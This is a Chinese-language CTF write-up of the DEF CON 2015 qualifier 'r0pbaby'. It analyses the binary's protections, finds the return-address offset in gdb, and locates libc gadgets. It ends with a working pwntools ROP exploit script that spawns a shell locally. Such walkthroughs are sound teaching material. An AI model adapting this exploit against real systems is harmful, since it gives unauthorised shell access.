Defcon - 2015 - 初赛 - r0pbaby writeup

原创

jchalex 于 2017-11-05 17:20:32 发布

分类专栏： exploit 文章标签： defcon c++

资源

r0pbaby 程序

目的

getshell

思路

查看文件类型

```
$ file r0pbaby
r0pbaby: ELF 64-bit LSB shared object, x86-64, version 1 (SYSV), dynamically linked, interpreter /lib64
```

这是一个64位的可执行文件

查看文件安全策略

```
$ checksec r0pbaby
[*] '/home/jc/Documents/pwn/r0pbaby'
    Arch:     amd64-64-little
    RELRO:    No RELRO
    Stack:    No canary found
    NX:       NX enabled
    PIE:      PIE enabled
    FORTIFY:  Enabled
```

开启了NX，需要进行ROP

添加执行权限，运行玩一玩

```
$ chmod u+x r0pbaby
$ ./r0pbaby
Welcome to an easy Return Oriented Programming challenge...
Menu:
1) Get libc address
2) Get address of a libc function
3) Nom nom r0p buffer to stack
4) Exit
: 1
libc.so.6: 0x00007FB66BC239B0
1) Get libc address
2) Get address of a libc function
3) Nom nom r0p buffer to stack
4) Exit
: 2
Enter symbol: system
Symbol system: 0x00007FB66B476390
1) Get libc address
2) Get address of a libc function
3) Nom nom r0p buffer to stack
4) Exit
: 3
Enter bytes to send (max 1024): 4
ABCD
1) Get libc address
2) Get address of a libc function
3) Nom nom r0p buffer to stack
4) Exit
: Bad choice.
```

从这里我们可以知道，应该可以利用3)，控制rip。因为这是一个64位的ELF，参数/bin/sh存储在rdi中，而不是栈中。所以，想要执行system('/bin/sh')，我们需要在call system前，将/bin/sh放在栈顶并执行一次pop rdi。

我们尝试让程序崩溃看看，操起gdb

```
$ gdb -q r0pbaby
Reading symbols from r0pbaby...(no debugging symbols found)...done.
```

创建长度为50的字符串

```
gdb-peda$ pattern_create 50
'AAA%AAsAABAA$AAnAACAA-AA(AADAA;AA)AAEAAaAA0AAFAAbA'
```

运行

```
gdb-peda$ r
Starting program: /home/jc/Documents/pwn/r0pbaby
```

输入刚才生成的长度为50的字符串

```
Welcome to an easy Return Oriented Programming challenge...
Menu:
1) Get libc address
2) Get address of a libc function
3) Nom nom r0p buffer to stack
4) Exit
: 3
Enter bytes to send (max 1024): 50
AAA%AAsAABAA$AAnAACAA-AA(AADAA;AA)AAEAAaAA0AAFAAbA
1) Get libc address
2) Get address of a libc function
3) Nom nom r0p buffer to stack
4) Exit
: Bad choice.

Program received signal SIGSEGV, Segmentation fault.
```

Segmentation fault 崩溃了！

根据提示

```
[----------------------------------code-----------------------------------]
   0x555555554eae:  pop    r14
   0x555555554eb0:  pop    r15
   0x555555554eb2:  pop    rbp
=> 0x555555554eb3:  ret
   0x555555554eb4:  nop    WORD PTR cs:[rax+rax*1+0x0]
   0x555555554ebe:  xchg   ax,ax
   0x555555554ec0:  push   r15
   0x555555554ec2:  mov    r15d,edi
```

我们知道程序崩溃在了

```
=> 0x555555554eb3:  ret
```

此时ret的返回地址，此时rsp的指向为

```
gdb-peda$ x/x $rsp
0x7fffffffdc98: 0x6e41412441414241
gdb-peda$ x/s $rsp
0x7fffffffdc98: "ABAA$AAnAACAA-AA(AADAA;AA)AAEAAaAA0AAFAAbA"
```

查看偏移量

```
gdb-peda$ pattern_offset ABAA$AAnAACAA-AA(AADAA;AA)AAEAAaAA0AAFAAbA
ABAA$AAnAACAA-AA(AADAA;AA)AAEAAaAA0AAFAAbA found at offset: 8
```

也就是说，程序会以我们输入的偏移量为8的位置去取ret的地址，this is so good！我们可以借此控制rip！此时的栈，是这样子的：

```
---------- 内存高地址
...
----------
(AADAA;A
----------
AACAA-AA
----------
ABAA$AAn   <- ret
----------
AAA%AAsA
----------
...
---------- 内存低地址
```

libc里通常有这样的一个gadget

```
pop rax
pop rdi
call rax
```

如果我们构造一个这样的栈空间

```
---------- 内存高地址
...
----------
/bin/sh的地址      pop rdi
----------
system()的地址     pop rax
----------
gadget ppc的地址   <- ret
----------
AAA%AAsA
----------
...
---------- 内存低地址
```


Great！对不对？
那么，接下来我们要做几件事：

1. 获取libc中system的地址
2. 获取libc中/bin/sh的地址
3. 获取libc中ppc gadget的地址
4. 获取运行时system的地址
5. 构造payload并发送getshell

下面我们利用本地的libc文件做下测试，本地libc路径位于：/lib/x86_64-linux-gnu/libc-2.23.so

获取libc中system的地址


IDA shift + f12，ctrl + f，system




得到libc中system的地址为0x45390

获取libc中/bin/sh的地址

IDA shift + f12，ctrl + f，/bin/sh






得到libc中/bin/sh的地址为0x18cd17

获取libc中ppc gadget的地址

IDA alt + t，pop rdi，直到找到ppc为止



得到libc中ppc的地址为0x1073d9

获取运行时system的地址

运行程序的时候，输入2，再输入system，就出来了

构造payload并发送getshell

```python
#!/usr/bin/python

from pwn import *


def get_addr_sys(sh):
    sh.sendline('2')
    sh.recv()
    sh.sendline('system')
    ret = sh.recvline().split(' ')[-1]
    sh.recv()
    ret = long(ret, 16)
    return ret


def get_shell(sh, addr_sys, ppc_offset, bin_sh_offset):
    print('addr_sys: %x' % addr_sys)
    print('pop_pop_call_offset: %x' % ppc_offset)
    print('bin_sh_offset: %x' % bin_sh_offset)
    sh.sendline('3')
    sh.recv()
    sh.sendline('32')
    payload = 'A' * 8 + p64(addr_sys + ppc_offset) + p64(addr_sys) + p64(addr_sys + bin_sh_offset)
    print(len(payload))
    sh.sendline(payload)
    sh.recv()
    return


def main():
    sh = process('./r0pbaby')
    addr_sys = get_addr_sys(sh)
    libc_addr_pop_rdi = 0x1073d9
    libc_addr_bin_sh = 0x18cd17
    libc_addr_sys = 0x45390

    ppc_offset = libc_addr_pop_rdi - libc_addr_sys
    bin_sh_offset = libc_addr_bin_sh - libc_addr_sys
    get_shell(sh, addr_sys, ppc_offset, bin_sh_offset)
    sh.interactive()
    sh.close()


if __name__ == '__main__':
    main()
```

本地测试结果

```
$ python r0pbaby_solver.py
[+] Starting local process './r0pbaby': pid 6061
addr_sys: 7fabe3959390
pop_pop_call_offset: c2049
bin_sh_offset: 147987
32
[*] Switching to interactive mode
$ whoami
jc
$
```